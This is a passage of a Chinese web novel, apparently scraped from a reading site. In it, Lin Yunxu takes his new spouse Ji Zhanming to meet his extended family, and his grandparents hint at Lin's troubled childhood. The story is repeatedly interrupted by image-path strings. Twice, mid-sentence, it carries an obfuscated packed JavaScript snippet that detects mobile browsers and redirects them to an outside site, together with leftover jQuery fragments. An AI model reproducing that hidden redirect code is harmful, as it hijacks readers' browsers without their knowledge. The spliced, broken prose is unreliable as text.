季盏明:“……” 他面无表情地挪开手臂,起床准备去洗漱。 只是没想到身边的人睡眠这么浅,他稍有动作,身边的人好似就要醒了过来。 轻声让人继续睡后,见人不再有动静,他才重新动作。 将半敞的窗帘拉上,然后去衣帽间换衣服,开启他新的一天。 室内的光线一片黑暗,林云序彻底醒来的时候还以为自己没有睡多久。 伸手碰了碰身边,早已没有了热源。 他缓缓睁开了眼睛将智能窗帘打开,一线阳光逐渐延伸扩展,直至收获一整面落地窗的明亮。 觉睡足了,人的心情也就更好了些,他躺在床上看了会儿天花板。 尽管身下并不是他常用品牌的床垫和床品,但这些只是偏好,并不会严重影响他的睡眠。 否则出差那么多,每次住酒店都会很痛苦的。 林云序很少有犯懒的时候,人彻底清醒了过来就立马下了床,去洗漱换衣服。 下楼听到动静的时候他还有些意外,他以为季盏明已经离开去工作了。 转了个弯,就看见了正在厨房里做早餐的阿姨。 阿姨听见声音后,扭头看了眼,随即温和笑道:“林先生,您好,我姓赵,今天过来打扫卫生的。” 大概是季盏明介绍过自己,林云序朝着人笑了下:“你好。” 在自己住的房子里,他和季盏明都不喜欢有外人同住。 所以房子的卫生是每三天会有人过来简单收拾一次,一周进行一次全面仔细的打扫。 林云序在家不多,这些好像是季 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16964990|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 盏明安排的。 于是他问道:“以前也是您替盏明收拾吗?” 阿姨一边把粥端上餐桌,一边应道:“是的。” “只有您一个人?” 这栋别墅的面积不算小,房间虽然不多,但单个房间面积大,地下一层有影音室、健身房还有游泳池等。 赵阿姨解释道:“不是的,还有其他工作人员会晚些过来,季先生给我加了钱,让有需要的时候过来给您做饭,所以我就来得早了些。” 林云序愣了下,然后笑道:“辛苦了。” 林云序吃完早餐,就去书房开启一天的工作。 因为短暂完成了国外之前安排的事项,他最近倒是能在国内待一阵子。 除了有一次因为要半夜起来开跨国会议,林云序为了不打扰对方,睡的是自己的房间以外,其余时候他们顺其自然的睡在了一起。 也因为他回了国,之前约好和家里其他长辈见面的议程也提了上来。 两人抽了一天时间,朝着林家老宅驶去。 林云序坐在副驾驶上,看着窗外倒退的风景,然后蓦地侧头看向身边正在开车的男人: “有个情况,我得和你提一下。” 季盏明偏头看了他一眼,示意他说。 “今天在的人还挺多的,我叔伯、姑姑,还有他们的孩子大概都在。” “所以?” 季盏明觉得自己好歹还算是见过大场面的人,能被带着见人吧。 “长辈们大概还好,何况我爸妈也在,但是同辈……” 季盏明想了想,他听俞宜凌和林章说过,林云序在林家喻家都很受宠,不只是长辈,那些小辈和他的关系也都很好,极其护短。 感觉不太像很难相处的人。 “首先,他们是一群难搞的律师或法官,其次……”说到这里,林云序叹了一口气,“算了,有事记得找我求救。” 季盏明:“……” 林云序笑道:“我会好好保护你的。” 季盏明轻描淡写道:“那我谢谢你。” “不客气。”林云序欣然回应。 两人一路偶尔闲侃着,到达郊外的别墅。 林云序的爷爷奶奶一退休就退离了繁华的市中心,寻了个山清水秀合适的地方,过过晚年闲云野鹤的生活。 车辆到达门口的时候,外面站着几位年轻的男女,正在轻松地说说笑笑。 林澄第一个看见车辆的驶近,连忙拍了拍身边的哥哥姐姐们:“诶诶诶!来了来了!” 几人下意识循声望去,不知不觉间,之前在家人面前松散的模样渐渐收敛了起来。 常居高位者就算是不刻意威压,甚至脸上还带着笑,也会由内到外散发一种稳定的强大气质。 又常和律法打交道,尽管是礼貌平和的,也会让居心叵测之人心生怯怯。 身形未动,眼神却直直跟随着下了车的两个人。 看着林云序朝他们轻轻眨了下眼睛,几人眼里闪过一丝笑意,又看向和他并肩而行的男人。 直至二人走到面前,年岁最大的林雨臻正要说话,就眼睁睁看到男人当着他们的面,单手揽了下林云序的肩,将他往前带了些。 然后语气温和耐心道:“稳稳,介绍一下?” 众人:“……” 林云序:“……?” 17.第 17 章 这还是林云序第一次听对方叫自己的小名。 他似笑非笑地看了眼身边的男人,到底没有拆他的台。 他朝着众人开口道:“认识一下吧,季盏明,我的新婚对象。” 说完,他朝季盏明一位位示意:“我大伯的女儿,大堂姐林雨臻,堂哥林宇怿……” 每介绍一位,季盏明和对方就会简单地点头示意打个招呼。 林雨臻束着一个低马尾,浅棕色时尚西服套装,看上去干练又优雅。 等介绍完,大家简单的认识后,她才带着笑意开口:“长辈们在里面等着了,我们进去后再聊吧。” 众人说说笑笑着一起走了进去。 林云序垂头忍着笑,手臂就被一旁的人轻轻拍了下。 他偏头看向身边的林雨臻,对方意味深长地看了他一眼。 林云序怎么会看不出来,这几人是有意给一个小小的下马威,看看季盏明这人的处事态度、反应能力和心理素质。 结果没想到被反将了一军。 让林云序来作为中间人介绍,就算是为了林云序,他们的态度怎么都不会差到哪里去。 初次见面有意试探,但不能失了礼仪和气度,否则就是纯刁难找麻烦了。 于是就这样点到为止,众人利落地略过这一茬,面上亲切地迎接客人进门。 经过鲜花繁复的前院,众人进入到主建筑的会客厅内。 室内装潢简约大气,顶级的工艺和具有特色的天然纹理带给人舒展的视觉感受。 室内有不少长辈,或三五成群低声细语地聊着天,或有人相对而坐喝着茶,还有人在角落里拿着电脑工作的。 自成一股独立却又相融合的家庭氛围。 在听到孩子们声音靠近的那一刻,众人不约而同朝着门口望去。 一群装着贵气、气度不凡的长辈站在那,看着再和气,也会让寻常人压力倍增。 但季盏明其实没有什么感受,他很少有紧张的时刻。 虽然得到长辈们认可、让他们开心是这段婚姻的目的之一。 但也正因为他只是个配合林云序达成心愿的合作者,于是心底无比平静,就算众多目光聚集在他的身上,也能面不改色。 正这样想着的时候,垂在身侧的手突然被人牵住。 季盏明偏头看向林云序,青年眉眼温和,朝他笑了下,一边牵着手带他朝里走。 “来,我给你介绍我的家人” 不知道为什么,季盏明突然想到了在车上对方的那句:“我会好好保护你的。” 林云序其实没有别的意思,但他的态度将很大程度影响到他的家人对季盏明的态度。 因为他,对方不得不面对这些场景,那么他就尽力做得好些,不让季盏明为难,希望对方在这里获得一些好的体验与感受。 已经在床上抱着睡过了,牵个手已经是无比顺其自然的小事。 两人的动作太自然,周围有人带着笑意对视了一眼。 林云序将人带到最上首的沙发上的两位老人面前,介绍道:“爷爷奶奶,这是盏明。” “盏明,这是我爷爷奶奶。” 季盏明随着他礼貌称呼:“爷爷奶奶,你们好,我是季盏明。” 两位老人精神矍铄,又从事了多年的法律工作,带着股不怒自威的气势。 但见到林云序的那瞬间,立马就软和了下来,看向季盏明的目光也温和了些。 林奶奶伸出手,季盏明会意,将手放了上去。 老人家笑着拍了拍他的手背:“多齐整的孩子,是像你爷爷年轻的时候。” 季盏明点了点头:“您认识我爷爷?” “因为各种宴席倒是吃过几顿饭,不是很熟,哪能想到还有这样的缘分,以后有机会和我家老头子一起出去钓鱼了。” 季盏明垂头笑了笑:“我会回去转告我爷爷。” 林老爷子开口道:“家里没有那么多规矩,今天过来随心自在就好,一家人好好吃顿饭。” 季盏明应了下来。 林奶奶笑着朝他俩身后示意了一下:“快去认认其他人,都等着呢,对你可好奇了。” 林云序就牵着他一起去和其他人打招呼,没过多久,俞宜凌和林章过来随他们一起。 季盏明突然意识到,这是一种无声的维护和撑腰。 其他长辈虽然没有恶意,但看到这种情况,也会更加注意分寸。 有些话他和林云序作为小辈不方便回答或直言的时候,能护着他们。 面对眼前如此般配的新婚夫夫,每位长辈都不由得都打趣几句,再送上祝福和见面礼。 季盏明本来是抱着完成任务的心态过来,可恍惚间,却蓦地生出一种见家长应有的心态和感受来。 见季盏明游刃有余的和姑姑聊着天,林云序退出社交圈,去茶几上给自己倒了一杯水。 对方本就是一个心有城府的人,社交这回事,从来都不看他能不能,只看想不想。 “不跟在他身边了?” 听到调侃,林云序笑着看向林雨臻,叫了声“姐”。 “我什么时候一直跟在他身边了?” “反正刚刚都没有分开。” “这不是人家第一次来家里,和长辈打招呼我总不能把他晾在一边吧。”林云序笑道:“等会儿你看林澄他们去找他的时候,我还跟不跟。” 年轻人闹性大,林云序估计这群人还没放弃给季盏明埋坑。 但谁坑谁还真不一定,要是他一直不放心地护在人旁边,才是对季盏明的看轻和不信任。 “刚刚我妈都还在夸,说你眼光好,说他成熟稳重、气度不凡,不卑不亢的。” 林云序吃着葡萄垂头笑了下,其实很明显。 一路长辈见下来,再聊几句,他们大概就能有最基本的判断,欣赏是无可避免的事。 何况作为林云序的另一半,他们对他已经天然带上了几分好感。 “我妈还说,他有这样的能力和性子,感觉能护住你。” 林云序顿了下,然后笑道:“我要他护什么?” 林雨臻也笑了:“又不是一定要发生点什么事才需要护,让人在寻常普通的日子里感到安心,就是护了。” 见身边的人没有说话,林雨臻蓦地轻声问道:“就这样结婚了,会遗憾吗?” 35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16970742|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' >话题陡然的转变让林云序一愣,他偏头对上她温和的目光,缓缓开口:“不遗憾,我觉得现状很好。” “那就好。”林雨臻笑着将剥好的石榴碗搁在他的掌心,“我们稳稳要幸福。” 林云序很慢地眨了一下眼睛,仿若很轻又很重的“嗯”了一声。 聊了会儿天后,林云序下意识回头望了眼,在会客厅梭巡了一圈没看到季盏明的人。 “别看啦!”林澄一屁股坐到他身边,没个正形道,“被爷爷叫去书房写字去了。” 林老爷子站在不远处,看着男人站在书桌前微躬着身,身形仪态优越,不刻意紧绷也不过于松散,浑身自带一股端方君子的气质。 掌竖腕平握着毛笔,掌腕有力却不过于紧实,笔尖带墨落于纸面。 行笔沉稳细腻,线条干净严谨,走势带有锋芒,却又在提笔收尾时徐缓克制地收敛于内。 老爷子心里暗暗点了点头,再看人的时候眼神愈发和缓。 “都说你爷爷的书法一流,你这是跟他学的?” 季盏明点了点头:“自小会握笔以来,就被他老人家手把手带着学过一点,后来因故断了下来,还是十多岁的时候重新拾起来的。” 老爷子笑道:“那也不错,说明是下了狠功夫。” “我有些坏习惯难纠正,下了狠功夫的是我爷爷。” 林老爷子大笑了出来,见人荣辱不惊,楼下的欢声笑语也没能半点分散他的注意力,不由得越发欣赏满意。 直到听到有人叫了声“稳稳”,他的身形才轻微顿了下。 老爷子站在窗边,笑道:“好了,说了没那么正式,过来一起看看他们。” 季盏明将笔搁好,从容不迫地走到老爷子身边,和他一起往下望去。 后院开阔,一群年轻人正在那里比射箭。 林云序拉开弓射出一箭,姿势标准漂亮,动作也利落,然后……一记空发。 林老爷子笑了出来:“稳稳这孩子聪明,学什么都快,但射箭是真的不太行,偏偏他们还喜欢拉着他玩。” 似是不服气,林云序又射了几箭,最好的一发也只落在了靶子的外缘。 最后给自己整出了气性,弓箭一扔,不玩了。 可到底也不是真的生气,人一走开,就跟着身边起哄的人群一起笑了出来,像是也在笑自己的准头怎么能烂成这样啊。 季盏明有些意外,也觉得稀奇。 他从没见过林云序这幅模样,不管是笑还是恼,所有的情绪都给得直白真实,不加掩饰,也没有任何面具。 身边立马有人笑着上去哄他。 老爷子的声音在身侧响起:“是不是好奇,为什么家里不管是长辈还是同辈,也不管是年岁比他大的还是比他小的,都这么宠他护他?” 季盏明回头看了他一眼,对方眼里满是柔软,温和道:“因为心疼。” “我们稳稳啊……” 老爷子嗓音似是长叹,仿若带着无限的怜惜和疼爱。 “小时候实在是可怜乖乖。” 季盏明愣了下,扭头看向楼下正和兄弟姐妹们说笑的青年。 林云序……可怜? 18.第 18 章 季盏明很难把这“可怜”两个字和林云序联系到一起,对方出身优渥,自小受尽宠爱,好像也不是个会让自己受委屈的性子。 林爷爷还没继续说话,林奶奶已经端着茶杯走了进来,恰好听到了他最后的一句话。 “过去多少年了,还说这个。” 她将托盘放到桌面上,朝季盏明笑了笑:“也不是什么秘密,小章……也就是稳稳爸爸,他年轻的时候是刑事诉讼方向,处理过几个糟心案子,恰好那时候凌凌也不容易,大众对她的误解很多,夫妻俩惨一块去了。” “外面的人恨不得从他们一家三口身上撕掉一层血肉下来,稳稳豆丁点大小,生活就多波折,难得安稳,” 林奶奶垂头将糕点往两人的方向送了送,言行举止从容平和。 似是觉得话题有些沉重,她抬头看着季盏明开玩笑道: “那时候真是可怜得紧,一家三口常常一起抱头痛哭。” 说的是陈年往事,叙述言简意赅,语气风轻云淡,像是早已过去。 但对上老太太目光的那一刻,季盏明看到了和林爷爷如出一辙的无限疼惜。 过去的是事情本身,但有些感受永远过不去,那些怜爱也只会随着时间的流淌而愈发深重。 季盏明神色温和地倒好茶端给两位。 过去的事情一定远比对方描述的复杂得多,而他和林云序也没到可以深究对方旧事的程度。 他没有多问,两位长辈也没准备多说。 林老爷子缓缓开口道:“本来不该提,也没必要提的。”他看向季盏明,“但可能你和稳稳认识的时间还没多长,我看得出来你们还没到亲密无间的程度。” “你是个好孩子,你们还要长久的走下去,所以我是想告诉你,因为以前的影响,稳稳这孩子慢热、防备心重。” “可他不是个冷冰冰的人,一旦被他接纳进自己的世界,他会非常非常柔软,如果有耐心、真诚与爱,你会看到那一面,你也同样会感受到他给予你的这些情感。” 季盏明一时之间心绪复杂,他和林云序知道他们的婚姻是怎么回事,可这些嘱托和思量却真诚郑重。 